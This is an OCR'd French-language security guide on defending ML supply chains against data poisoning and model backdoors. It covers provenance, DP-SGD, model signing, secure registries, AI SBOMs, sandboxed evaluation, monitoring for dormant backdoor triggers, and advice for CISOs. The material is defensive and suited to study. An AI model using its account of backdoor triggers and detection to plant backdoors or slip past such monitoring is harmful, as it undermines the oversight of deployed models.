
5 Prévention et Mitigation

La **prévention du data poisoning et des model backdoors** nécessite une approche de défense en profondeur qui combine des mesures organisationnelles, des techniques cryptographiques et des méthodes d'entraînement robustes. Plutôt que de se reposer uniquement sur la détection post-hoc (souvent incomplète), les organisations matures intègrent la prévention à chaque étape de leur pipeline ML, de la collecte des données au déploiement en production.



Data provenance et lineage

La **traçabilité complète des données** (data provenance) est le fondement de toute stratégie de prévention contre le poisoning. Chaque échantillon du dataset doit être associé à des métadonnées de provenance : source originale, date de collecte, pipeline de transformation appliqué, identité du contributeur (pour les datasets annotés). Le standard **C2PA (Coalition for Content Provenance and Authenticity)**, initialement conçu pour les médias numériques, est adapté en 2026 pour les datasets ML, permettant de signer cryptographiquement chaque échantillon et de vérifier son intégrité à chaque étape du pipeline. Les **Data Cards** (Google) et les **Dataset Cards** (HuggingFace) documentent les caractéristiques attendues du dataset : distribution des classes, sources, biais connus, processus de curation. Toute déviation significative entre la Data Card et les statistiques réelles du dataset signalé une altération potentielle. Le **data lineage** enregistre la chaîne complète des transformations depuis les données brutes jusqu'au dataset final, permettant de retracer et d'isoler tout point de contamination.




Differential privacy et robust training

La **differential privacy (DP)** offre une protection mathématiquement prouvable contre le poisoning en ajoutant du bruit calibré aux gradients durant l'entraînement. Le framework **DP-SGD (Differentially Private Stochastic Gradient Descent)**, implémenté dans Opacus (PyTorch) et TensorFlow Privacy, clippe les gradients individuels et ajoute du bruit gaussien, limitant l'influence de tout échantillon individuel (légitime ou malveillant) sur les poids du modèle. Avec un budget privacy epsilon de 1 à 8, DP-SGD réduit l'efficacité du poisoning ciblé de 60 à 95% selon les études. L'**adversarial training** renforce la robustesse du modèle en l'entraînant simultanément sur des exemples propres et des exemples adversariaux générés par des attaques simulées. Les **certified defenses** (randomized smoothing, interval bound propagation) fournissent des garanties mathématiques qu'aucune perturbation en dessous d'un seuil ne peut modifier la prédiction du modèle. Le **robust aggregation** pour le federated learning (Krum, Trimmed Mean, Bulyan) filtre les mises à jour malveillantes des participants compromis en identifiant et excluant les gradients statistiquement aberrants.

Model signing et integrity verification

La **signature cryptographique des modèles** garantit qu'un modèle n'a pas été altéré entre sa publication et son déploiement. **Sigstore**, le standard de facto pour la signature de logiciels, est adapté aux artefacts ML via l'outil **cosign** : chaque modèle est signé avec une clé éphémère liée à l'identité OIDC du publisher, et la signature est enregistrée dans le Transparency Log (Rekor), créant un audit trail immutable. Le **Model Card Signing** étend ce concept en signant non seulement les poids du modèle mais aussi ses métadonnées (hyperparams, dataset d'entraînement, benchmarks, provenance). La vérification d'intégrité à chaque étape du pipeline — téléchargement, stockage, chargement en mémoire — assure qu'aucune modification non autorisée n'a eu lieu. En 2026, les registres de modèles d'entreprise (JFrog ML, AWS SageMaker Model Registry, MLflow) intègrent nativement la vérification de signature comme préalable au déploiement.




Secure model registries et supply chain policies


Les **registres de modèles sécurisés** constituent le point de contrôle central de la supply chain IA. Contrairement à un simple stockage de fichiers, un registre sécurisé enforce des **politiques d'admission** : seuls les modèles ayant passé le scan d'intégrité, la vérification de format (SafeTensors obligatoire), la vérification de signature et les tests de sécurité comportementaux sont admis. Le **contrôle d'accès granulaire** (RBAC) restreint les permissions de publication, de modification et de déploiement selon les rôles. L'**immutabilité des versions** empêche la modification silencieuse d'un modèle déjà publié (toute modification crée une nouvelle version). Les **supply chain policies** définissent formellement les règles : sources autorisées (whitelist de fournisseurs de modèles), formats acceptés, critères de performance minimaux, exigences de documentation (Model Cards obligatoires), et période de quarantaine avant la mise en production. Ces politiques, exprimées en code (policy-as-code via OPA/Rego ou Kyverno), sont appliquées

automatiquement par le pipeline CI/CD, éliminant la dépendance à la validation humaine pour les contrôles de routine. Pour approfondir, consultez Traçabilité des Décisions d'Agents Autonomes.

- ▹**Data provenance :** signature C2PA de chaque échantillon, Data Cards documentant les caractéristiques attendues, lineage complet des transformations de la collecte au dataset final
- ▹**Differential privacy :** DP-SGD avec epsilon 1-8 réduit l'efficacité du poisoning de 60-95% — compromis avec la performance du modèle à calibrer selon la sensibilité de l'application
- ▹**Model signing :** Sigstore/cosign pour la signature cryptographique, Transparency Log pour l'audit trail, vérification d'intégrité à chaque étape du pipeline
- ▹**Supply chain policies :** policy-as-code appliqué automatiquement — whitelist de sources, SafeTensors obligatoire, tests de sécurité comportementaux, quarantaine avant production




Détection Poisoning Prévention et Mitigation Supply Chain Sécurisée



6 Construire une Supply Chain IA Sécurisée

Construire une **supply chain IA véritablement sécurisée** va au-delà de l'adoption d'outils ponctuels de détection et de prévention. Il s'agit de mettre en place une **architecture de confiance** couvrant l'ensemble du cycle de vie des modèles et des données, depuis leur sourcing initial jusqu'au monitoring post-déploiement. Cette architecture repose sur cinq piliers : la transparence (SBOM), la vérification systématique, l'isolation, le monitoring continu et l'évaluation des fournisseurs.




AI SBOM (Software/Model Bill of Materials)

L'**AI SBOM (AI Software/Model Bill of Materials)** est l'extension du concept de SBOM logiciel au monde de l'IA. Comme le SBOM logiciel liste toutes les dépendances d'une application, l'AI SBOM documente exhaustivement les composants d'un système d'IA : le **modèle de base** utilisé (architecture, version, source, hash), les **datasets d'entraînement et de fine-tuning** (sources, taille, distribution, licence), les **adaptateurs et plugins** (LoRA, adapters, outils connectés), les **dépendances logicielles** (versions de PyTorch, Transformers, CUDA) et les **paramètres d'entraînement** (hyperparamètres, nombre d'époques, learning rate). Le format **CycloneDX ML BOM**, extension du standard CycloneDX pour les composants ML, est en train de devenir le standard de facto en 2026, supporté nativement par MLflow et les registres de modèles d'entreprise. L'AI SBOM permet non seulement la traçabilité et l'audit, mais aussi la **réponse rapide aux vulnérabilités** : lorsqu'une backdoor est découverte dans un modèle de base, l'AI SBOM identifie instantanément tous les systèmes downstream affectés.


Vérification des modèles tiers avant déploiement

Tout modèle tiers — qu'il provienne de HuggingFace, d'un fournisseur commercial ou d'un partenaire — doit passer un **processus de vérification systématique** avant d'être intégré dans le pipeline de production. Ce processus comprend cinq étapes : (1) **vérification d'identité** du publisher (organisation vérifiée, historique de publications, signature cryptographique), (2) **scan d'intégrité** du format de fichier (ModelScan, Fickling pour les fichiers Pickle, vérification SafeTensors), (3) **audit comportemental** sur un benchmark de sécurité standardisé incluant des tests de backdoor connus, (4) **analyse différentielle** comparant les performances du modèle avec celles annoncées dans la Model Card pour détecter les benchmarks gonflés, et (5) **revue humaine** du code custom éventuellement inclus dans le repository du modèle. Ce processus, automatisé à 80% via un pipeline CI/CD dédié, réduit le risque d'intégration de modèles compromis à un niveau accepté par les standards de sécurité d'entreprise.




Sandboxing et isolation pour l'évaluation

L'évaluation des modèles tiers doit s'effectuer dans un **environnement isolé** (sandbox) pour prévenir toute exécution de code malveillant. Un conteneur Docker minimal sans accès réseau, avec un système de fichiers en lecture seule et des quotas de ressources stricts, constitue le minimum. Pour les modèles à haut risque (format Pickle, code custom), une **VM éphémère** avec snapshot et monitoring système (syscalls, réseau, filesystem) offre une isolation renvforcée. L'utilisation de **gVisor** ou **Kata Containers** ajoute une couche de sandboxing au niveau kernel. Le chargement du modèle est instrumenté pour capturer toute tentative d'exécution de code inattendu, d'accès réseau ou de lecture de fichiers sensibles. Après évaluation, l'environnement est détruit et les artefacts validés sont transférés vers le registre sécurisé via un canal contrôlé.



Monitoring continu post-déploiement

Le **monitoring post-déploiement** est la dernière ligne de défense contre les backdoors dormantes qui auraient échappé aux contrôles pré-déploiement. Le **model drift monitoring** détecte les changements dans la distribution des prédictions du modèle au fil du temps : un shift soudain dans les prédictions d'une classe spécifique peut indiquer l'activation d'une backdoor par un trigger déployé en production. Le **behavioral monitoring** compare en continu les réponses du modèle à un profil de comportement attendu, générant des alertes lorsque le modèle produit des réponses statistiquement aberrantes. L'**input monitoring** détecte les inputs anormaux qui pourraient être des triggers de backdoor : entrées contenant des patterns inhabituels, des caractères Unicode spéciaux, ou des séquences statistiquement improbables. Le **canary testing** injecte périodiquement des requêtes de test avec des triggers connus pour vérifier que le modèle ne répond pas de manière anormale. Ces métriques sont agrégées dans un dashboard de sécurité IA dédié, avec des alertes configurées selon des seuils de criticité.




Vendor assessment pour les fournisseurs d'IA


L'évaluation des fournisseurs d'IA (**AI vendor assessment**) étend les pratiques de gestion des risques tiers au domaine spécifique de l'intelligence artificielle. Le questionnaire d'évaluation couvre la **sécurité du pipeline d'entraînement** (provenance des données, contrôles d'accès, tests de backdoor), la **transparence du modèle** (disponibilité des Model Cards, résultats de benchmarks indépendants, politique de divulgation des vulnérabilités), la **résilience opérationnelle** (plan de réponse en cas de modèle compromis, capacité de rollback, SLA sur les correctifs de sécurité) et la **conformité réglementaire** (AI Act, NIST AI RMF, ISO 42001). Les fournisseurs sont classés en catégories de risque (critique, élevé, modéré, faible) déterminant la fréquence des audits et les contrôles compensatoires requis. En 2026, les organisations matures exigent un **rapport SOC 2 Type II étendu à l'IA** de leurs fournisseurs critiques, couvrant spécifiquement les contrôles de sécurité du pipeline ML.

- ▹**AI SBOM :** CycloneDX ML BOM pour documenter exhaustivement tous les composants d'un système d'IA — modèle, datasets, adaptateurs, dépendances, hyperparamètres
- ▹**Vérification 5 étapes :** identité publisher, scan format, audit comportemental, analyse différentielle des benchmarks, revue du code custom

- ▹**Sandboxing :** évaluation en conteneur isolé ou VM éphémère avec gVisor/Kata Containers — monitoring des syscalls et du réseau durant le chargement
- ▹**Monitoring continu :** drift detection, behavioral profiling, input monitoring et canary testing — dernière ligne de défense contre les backdoors dormantes



Prévention et Mitigation Supply Chain Sécurisée Recommandations RSSI



7 Recommandations pour les RSSI

Pour les **Responsables de la Sécurité des Systèmes d'Information (RSSI)**, la sécurisation de la supply chain IA représente un défi stratégique qui ne peut être délégué uniquement aux équipes data science. Le data poisoning et les model backdoors sont des menaces qui relèvent directement de la gestion des risques cyber, avec des impacts potentiels sur la confidentialité, l'intégrité et la disponibilité des systèmes d'information. Cette section fournit des recommandations actionnables pour intégrer la sécurité de la supply chain IA dans la gouvernance cybersecurity existante.

Politique de sourcing des modèles et datasets

La première recommandation est d'établir une **politique formelle de sourcing** qui définit les règles d'acquisition des modèles et des datasets. Cette politique doit spécifier les **sources autorisées** (whitelist de fournisseurs validés : modèles uniquement depuis des organisations vérifiées sur HuggingFace, APIs uniquement depuis des providers ayant un SOC 2 Type II), les **formats acceptés** (SafeTensors obligatoire, Pickle interdit sauf dérogation documentée avec sandbox obligatoire), les **critères de qualité minimaux** (Model Card complète, benchmarks vérifiables, licence compatible) et le **processus d'approbation** (validation par l'équipe sécurité + data science avant intégration). Les datasets de fine-tuning construits en interne doivent suivre un processus de curation documenté avec des contrôles d'accès stricts sur le pipeline de données. Toute source de données externe (web scraping, crowdsourcing, partenaires) doit faire l'objet d'une analyse de risque spécifique.

Checklist de vérification pré-déploiement


La **checklist de vérification pré-déploiement** doit être intégrée dans le pipeline CI/CD et appliquée automatiquement à chaque modèle avant sa mise en production. Les vérifications incluent : (1) **format sécurisé** — modèle en SafeTensors, pas de fichiers Pickle ni de code custom non audité, (2) **signature valide** — vérification cosign avec clé du publisher autorisé, entrée dans le Transparency Log, (3) **scan d'intégrité** — ModelScan sans alerte, hash conforme au registre source, (4) **tests de backdoor** — Neural Cleanse anomaly index < 2 pour toutes les classes, (5) **safety benchmark** — score supérieur au seuil défini sur le benchmark de sécurité interne, (6) **AI SBOM** — documentation complète de tous les composants, (7) **analyse de data quality** — Cleanlab sans anomalie majeure sur le dataset de fine-tuning, (8) **approbation formelle** — validation par un security champion de l'équipe. Chaque vérification produit un rapport audité et archivé pour la conformité. Pour approfondir, consultez Confidential Computing 